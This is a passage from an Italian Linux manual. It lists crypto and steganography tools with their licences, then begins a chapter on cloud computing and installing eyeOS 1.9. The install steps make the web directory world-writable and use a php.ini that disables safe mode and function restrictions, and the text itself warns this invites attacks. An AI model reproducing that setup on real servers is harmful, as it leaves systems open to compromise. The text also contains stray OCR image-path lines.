[6] In questo contesto, il comando è un'opzione che ha un ruolo particolare.

[7] **Gnome PGP** GNU GPL

[8] Si comprende l'importanza di avere un orologio del sistema funzionante e configurato in modo corretto.

[9] Anche se l'autenticazione del servente fallisce, di solito il programma cliente offre all'utente la possibilità di accettare ugualmente il certificato del servente, in modo da poter instaurare la connessione cifrata.

[10] Ciò spiega il motivo per cui, in questi casi, nel campo ***CN*** del nome distintivo di un certificato X.509 viene indicato il nome a dominio del servente.

[11] La difficoltà maggiore nella realizzazione di software libero di questo tipo sta nei problemi legali dovuti all'uso di questo o quel-

l'algoritmo crittografico, che potrebbe essere brevettato, oppure potrebbe non essere ammesso dalle leggi del proprio paese.

[12] Se si vuole mantenere la possibilità di utilizzare un sistema di autenticazione RHOST+RSA, in cui l'utente non debba intervenire in alcun modo, è necessario che la sua chiave privata non sia protetta da parola d'ordine. Ma è già stato spiegato che si tratta di un modo molto poco sicuro di gestire tale tipo di comunicazione.

[13] **OpenSSL** licenza speciale + SSLeay

[14] È importante ribadire che se questo file contiene il valore n, l'ultimo certificato che è stato creato è quello corrispondente al numero $n-1$.

[15] Qui si intende un proxy che non conosca il protocollo utilizzato effettivamente dal servizio che viene ridiretto, a parte la gestione TCP pura e semplice.

[16] **Telnet-SSL** UCB BSD

[17] **SSLwrap** GNU GPL

[18] Soprattutto nel caso di servizi che per loro natura non si lasciano gestire semplicemente in questo modo, come avviene per il protocollo FTP.

[19] **Stunnel** GNU GPL

[20] **OpenSSH** licenza speciale

[21] Si deve fare attenzione al fatto che tra il nome del nodo e il nome dell'utente ci deve essere uno spazio.

[22] **OpenVPN** GNU GPL

[23] **Outguess** licenza speciale BSD

[24] **Stegdetect** licenza speciale BSD

[25] **Xsteg** licenza speciale BSD

[26] **Steghide** GNU GPL

Cloud computing: il ritorno all'informatica centralizzata

45.1 Sistemi tradizionali di accesso remoto 4884
45.2 Applicazioni «web» 4885
45.3 Applicazioni «web» invadenti 4886
45.4 eyeOS 1.∗ 4887
45.4.1 Manutenzione e ripristino dell'utenza amministrativa 4895
45.4.2 Installazione presso Altervista o un servizio simile 4896
45.5 eyeOS 2.∗ 4897
45.5.1 Osservazioni su eyeOS 2.5 4908
45.5.2 Riutilizzo di una versione 2.5 già installata 4909
45.5.3 Installazione presso un provider HTTP esterno . . 4911
45.6 Lucid desktop 1.∗ 4912
45.7 Feng Office 4924
45.8 Google documenti 4939
45.8.1 Creazione, caricamento e gestione dei file 4942
45.8.2 Condivisione, nel senso di collaborazione e attribuzione di responsabilità 4943
45.8.3 Osservazioni e problematiche da considerare 4950
45.9 Riferimenti 4952

«a2» 2013.11.11 --- Copyright © Daniele Giacomini -- appunti2@gmail.com http://informaticalibera.net

Gli anni 2010 segnano il ritorno dell'informatica centralizzata, tipica degli anni 1960-1970, ma al posto di fare riferimento a un solo elaboratore servente ci si avvale oggi di quello che è noto come *cloud provider*, il quale fornisce i propri servizi attraverso sistemi elaborativi molto più complessi, ma in modo trasparente per l'utenza.

Il *cloud provider* può fornire servizi di vario genere, i quali hanno generalmente in comune la garanzia per l'utenza della preservazione dei dati coinvolti.

La fruizione dei servizi di un *cloud provider* può dipendere da software specifico, necessario presso i terminali degli utenti, oppure di navigatori ipertestuali comuni.

Quando un servizio riguarda la gestione o la conservazione di dati, si pone il problema della riservatezza di questi. In pratica, quando si conservano o si elaborano dati presso un servizio esterno, c'è il rischio che qualcuno, presso il gestore, possa trafugarli per qualche scopo.

Il problema della riservatezza può essere più o meno importante, a seconda del contesto. Allo stesso modo, il rischio che i propri dati siano usati in modo scorretto varia a seconda della reputazione di chi si trova a gestirli. Pertanto si affronta il problema a due livelli: scegliendo oculatamente il gestore di servizi oppure gestendo in proprio una struttura di cui si può avere il controllo completo.

45.1 Sistemi tradizionali di accesso remoto

«

Il metodo tradizionale per accedere a un servente remoto consiste nell'uso di un programma in grado di connettersi attraverso proto-

colli come TELNET e SSH (sezioni 36.8 e 44.7). Tuttavia, l'introduzione sempre più importante di software grafico, a partire dagli anni 1990, ha relegato l'uso del terminale testuale remoto alle sole attività amministrative dei sistemisti.

Il sistema grafico X consente di interagire con un'applicazione grafica remota (sezione 28.5.5); tuttavia, questa facoltà viene attuata normalmente attraverso un tunnel SSH (sezione 28.5.6), per garantire che la comunicazione non possa essere intercettata.

Attraverso VNC (sezione 28.13) è poi possibile mantenere attiva una sessione di lavoro grafica, presso un servente remoto, riprendendola e sospendendola a piacimento.

45.2 Applicazioni «web»

«

L'avvento dei navigatori ipertestuali in grado di interpretare il linguaggio HTML (con tutti i suoi sviluppi successivi) e la nascita della programmazione CGI (sezioni 40.4 e 40.5), ha messo a disposizione un'interfaccia universale, sulla quale la costruzione di un programma diventa indipendente dal sistema usato per interagire.

Per mettere in pratica un'applicazione «web» presso un servente, occorre un servente HTTP (capitolo 40) e un programma CGI. Di solito, il programma CGI è scritto utilizzando il linguaggio PHP (*http://php.net*), affidando la gestione dei dati a un DBMS (parte v). A Questo proposito si usa spesso la sigla «...AMP» per indicare l'integrazione di Apache, MySQL e PHP (Apache in qualità di servente HTTP, MySQL in qualità di DBMS e PHP come interprete di programmi CGI scritti nel linguaggio omonimo), anche se la combinazione di questi programmi non è necessariamente obbligata.

Dal lato «cliente», ovvero nel sistema che deve poter fruire del servizio «web» remoto, occorre un navigatore ipertestuale in grado di interpretare correttamente il linguaggio HTML e il linguaggio JavaScript (sezione 54.7), e in grado di visualizzare documenti in formato PDF. Infatti, il linguaggio JavaScript affogato nei documenti HTML consente di disporre di funzionalità dinamiche gestite localmente, senza richiedere necessariamente un'interazione continua con il servente remoto per l'aggiornamento della schermata visualizzata. Inoltre, la capacità di visualizzare documenti PDF serve per la gestione delle stampe: un'applicazione remota, per poter produrre una stampa, fornisce un file PDF che poi, una volta visualizzato, può essere stampato effettivamente (o archiviato elettronicamente).

45.3 Applicazioni «web» invadenti

«

Un'applicazione «web» che per funzionare presso un terminale richiede soltanto un navigatore normale, con la capacità di interpretare il linguaggio JavaScript e di visualizzare file PDF, è universale, in quanto ha la garanzia ragionevole di poter essere fruita in qualunque condizione.

Tuttavia esistono applicazioni «web» invadenti, nel senso che richiedono di più, costringendo l'utenza a procurarsi software specifico. In particolare questo è il caso di quei servizi che per essere fruiti spediscono al terminale cliente un'applicazione ad-hoc da eseguire localmente. Si tratta di solito di programmi Java (*http://java.com*), SWF (Shockwave Flash o semplicemente Flash *http://www.adobe.com/products/flash.html*) o Silverlight (*http://silverlight.net*).

L'invadenza consiste nel fatto che si è costretti a eseguire localmente un'applicazione sulla quale non si può avere alcun controllo e nel

fatto che per poterlo fare può essere necessario scaricare altro software la cui licenza deve essere valutata (e di norma ciò non viene fatto con la dovuta cura).

45.4 eyeOS 1.*

eyeOS[1] è un'applicazione «web» che si comporta come se fosse un sistema operativo grafico, in grado di eseguire applicazioni scritte in PHP, utilizzando però le interfacce previste nel «kernel» di questo pseudo sistema. Qui si considera la versione 1.9.0.3 che ha la caratteristica di essere «stabile» e relativamente facile da installare, anche da un utente comune che possa gestire la propria directory '`~/public_html/`'.

Il sistema operativo (quello vero) che deve ospitare il servizio di eyeOS, deve disporre di un servente HTTP configurato in modo da poter funzionare con un interprete PHP. Le versioni 1.9.* di eyeOS non richiedono necessariamente la presenza di MySQL, che invece diventa indispensabile nelle versioni 2.*.

Quando il sistema ospitante è in grado di far funzionare correttamente il PHP, si può procedere a scaricare la versione scelta di eyeOS, presso *http://sourceforge.net/projects/eyeos/files/eyeos/1.9.0.3/* , ottenendo il file '`eyeOS_1.9.0.3-1.zip`' (si suppone di averlo salvato nella directory '`/tmp/`'). Il file va estratto dove il servente HTTP può utilizzarlo: potrebbe essere la directory '`/var/www/`' oppure '`~/public_html/`', o qualcosa di simile.

```
# cd /var/www [Invio]

# unzip /tmp/eyeOS_1.9.0.3-1.zip [Invio]
```

Oppure:

```
$ cd ~/public_html/ [Invio]

$ unzip /tmp/eyeOS_1.9.0.3-1.zip [Invio]
```

A questo punto, però, occorre attribuire tutti i permessi di accesso alla struttura espansa, e occorre inserire un file ‘`php.ini`’ che consenta espressamente al codice PHP di poter scrivere e cancellare file.

Questo fatto rappresenta il punto dolente di eyeOS che espone se stesso ad attacchi al codice PHP.

```
# chmod -R a+rwX /var/www/eyeOS [Invio]
```

Oppure:


```
$ chmod -R a+rwX ~/public_html/eyeOS [Invio]
```

Il file ‘`php.ini`’ che segue va collocato nella directory ‘`eyeOS/`’ e una sua copia anche nella directory ‘`eyeOS/installer/`’:

```
memory_limit = 128M
display_errors = Off
post_max_size = 200M
upload_max_filesize = 100M
error_reporting = E_ALL & ~E_NOTICE
max_execution_time = 30
max_input_time = 60
allow_url_fopen = On
disable_functions =
safe_mode = Off
short_open_tag = On
magic_quotes_runtime = Off
file_uploads = On
cgi.force_redirect = 0
```


A questo punto si può accedere al programma di «installazione», ma in realtà è un programma di preparazione che modifica però il contenuto della directory '`eyeOS/`' appena creata. Si tratta di accedere con il navigatore all'indirizzo *http://localhost/eyeOS/installer/*, ovvero a *http://localhost/~**utente**/eyeOS/installer/*, a seconda di come è stato collocato.

Figura 45.2. Primo avvio di eyeOS.



La maschera che si ottiene va compilata per attribuire la parola d'ordine che deve usare l'utente amministratore del sistema eyeOS (il nominativo di tale utente è '**`root`**', come si fa nei sistemi Unix) e per stabilire se sia concesso agli utenti comuni di registrarsi automaticamente e senza formalità.

Figura 45.3. Compilazione della maschera di primo avvio.



Si procede quindi alla «installazione», nel senso della sistemazione automatica della directory '`eyeOS/`', dopo aver definito le informazioni amministrative fondamentali. A questo punto, però, è probabile che si presenti un errore, del tipo: «404 not found», perché dopo i cambiamenti che vengono apportati automaticamente, mancano certi permessi di accesso. Si procede quindi manualmente, una seconda volta, a cambiarli:


```
# chmod -R a+rwX /var/www/eyeOS [Invio]
```

Oppure:

```
$ chmod -R a+rwX ~/public_html/eyeOS [Invio]
```

A questo punto si può ricaricare la pagina che prima dava la segnalazione di errore e si ottiene il primo vero avvio di eyeOS:

Figura 45.4. Login.



A seconda di come è stato configurato nella prima fase di installazione, può essere possibile aggiungere un nuovo utente, selezionando la voce *New User*; diversamente si può iniziare in qualità di utente '**`root`**', e da lì procedere poi all'inserimento manuale dei nuovi utenti.

Figura 45.5. Inserimento libero di un nuovo utente.




Figura 45.6. Utente '**root**': preferenze di sistema.





Figura 45.7. Utente '**root**': creazione manuale di un nuovo utente.



45.4.1 Manutenzione e ripristino dell'utenza amministrativa

